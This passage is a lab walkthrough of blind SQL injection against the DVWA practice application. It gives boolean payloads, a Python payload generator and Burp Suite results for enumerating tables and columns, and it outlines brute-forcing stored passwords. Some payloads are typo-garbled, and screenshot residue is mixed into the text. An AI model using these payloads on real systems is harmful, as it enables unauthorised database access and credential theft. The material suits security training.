User ID exists in the database.

To guess the name of the first table we use the command below:

1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database()) LIMIT 0,1) LIKE 't%'

This command indicates that the name of table starts with “t”. But we get a FALSE statement here:



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)

Vulnerability: SQL Injection (Blind)

User ID:

Submit

User ID is MISSING from the database.

More Information

We use a Python scrip to generate the payload and Burp Suite to feed it to the DVWA.

```
home > chrome > Documents > database-name-bruteforce.py
1
2
3 def main():
4
5     with open("payload_list.txt", "w+") as pl:
6         for i in range(97, 123):
7             pl.write("1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database()) LIMIT 0,1) LIKE '" + chr(i) + "%'\n")
8
9
10 if __name__ == '__main__':
11     main()
12
13
```

The payload file looks like:

```
GNU nano 4.9.2 payload_list.txt
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'a%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'b%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'c%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'd%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'e%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'f%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'g%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'h%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'i%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'j%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'k%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'l%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'm%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'n%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'o%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'p%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'q%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'r%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 's%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 't%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'u%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'v%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'w%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'x%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'y%'#
1' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) LIKE 'z%'#
```

By running Burp Suite, we can see that in the request starting with character u, we got a valid response. So, the tables name starts with u.


Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4754	
1	1' AND (SELECT table_name FROM FRO... 200				4754	
2	1' AND (SELECT table_name FROM... 404				4744	
3	1' AND (SELECT table_name FROM... 404				4744	
4	1' AND (SELECT table_name FROM... 404				4744	
5	1' AND (SELECT table_name FROM... 404				4744	
6	1' AND (SELECT table_name FROM... 404				4744	
7	1' AND (SELECT table_name FROM... 404				4744	
8	1' AND (SELECT table_name FROM... 404				4744	
9	1' AND (SELECT table_name FROM... 404				4744	
10	1' AND (SELECT table_name FROM... 404				4744	
11	1' AND (SELECT table_name FROM... 404				4744	
12	1' AND (SELECT table_name FROM... 404				4744	
13	1' AND (SELECT table_name FROM... 404				4744	
Request	Response					
Previews	Raw	in	Actions			
1 GET /DWA/vulnerabilities/sql_blind/?id=1%20AND%20(SELECT%20table_name%20FROM%20information_schema%20tables%20WHERE%20table_schema%3Ddatabase())%20LIMIT%200,1)%20LIKE%20'U'%2036Submit HTTP/1.1						

By following the steps above and creating payload for every character until the fifth one, since the table's name is of length 5, we will get the table name: users.

The next thing we have to identify about the table is the number of columns. So, we try this query:

1' AND (SELECT COUNT(column name) FROM information schema.columns WHERE table schema=database() AND table name='users')=2#

We will get a FALSE statement:




[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

1' AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE table_schema=database() AND table_name='users')=8#



[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)

Vulnerability: SQL Injection (Blind)


User ID:

User ID exists in the database.

So, the table users, has 8 columns. By using our previous method to brute force names, we can get the names of each columns. Alternatively, we might be able to guess the names of each column. The developers might use common words for the table users. This table, might contain fields like, name, id, first_name, last_name, password, and so on. We chose the second approach and try to see if such columns exist in the table. In the query below, we only evaluate the first column of table users (Since we used LIMIT 0,1).

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 0,1) LIKE 'name%'

localhost/DVWA/vulnerabilities/sql_i_blind/?id=1'+AND+(SELECT+column_name+FROM+information_schema.columns+WHERE+table_schema%3Ddatabase()+AND+table_name...
ot OS Community Docs Git CryptPad Privacy Pentest Learn Donate



[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)

Vulnerability: SQL Injection (Blind)

User ID:


User ID is MISSING from the database.

Let us try another query where we look for password column. Here we look for the second column to be a possible password column.

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 2,1) LIKE 'pass%'




1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) LIKE 'pass%'




1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 4,1) LIKE 'pass%'

Finally, we got a candidate.




We evaluate our guess with:

1' AND (SELECT column name FROM information schema.columns WHERE table schema=database() AND table name='users' LIMIT 4,1) = 'password'##




That is great. We know the name of our database, table, and password column. Then, we look for a column named username. In the DVWA login page, there are two fields, username and password. It is probable that they have the same name in the table as well. We know that we have a password field. Now, let us try the username.

1' AND (SELECT column name FROM information schema.columns WHERE table schema=database() AND table name='users' LIMIT 2,1) = 'username'##




1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) = 'username' #



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection (Blind)' section. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area has a title 'Vulnerability: SQL Injection (Blind)' and a form with a 'User ID' input field containing the payload 'MIT 3,1) = 'username'#' and a 'Submit' button. Below the form, a red message states 'User ID is MISSING from the database.' At the bottom, there is a 'More Information' link.

Still, we did not get anything for username. We try “user” this time.

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) = 'user' #



The image shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' section. The sidebar on the left now includes an additional link, 'File Inclusion', and the 'SQL Injection (Blind)' link is highlighted in green. The main form area shows the 'User ID' input field with the payload 'ers' LIMIT 3,1) = 'user'#' and the 'Submit' button. A red message below the form states 'User ID exists in the database.' The 'More Information' section now contains a list of five links related to SQL injection.

Great! Now we know that there is a column named user. In the last step, we are able to check the length of user and password fields in the database. And after finding the length, we will be able to brute force each character to get the user password data from the table users.

The steps that should be taken for guessing the length and each character are exactly the same as the steps we have taken to identify table's and database name and its length.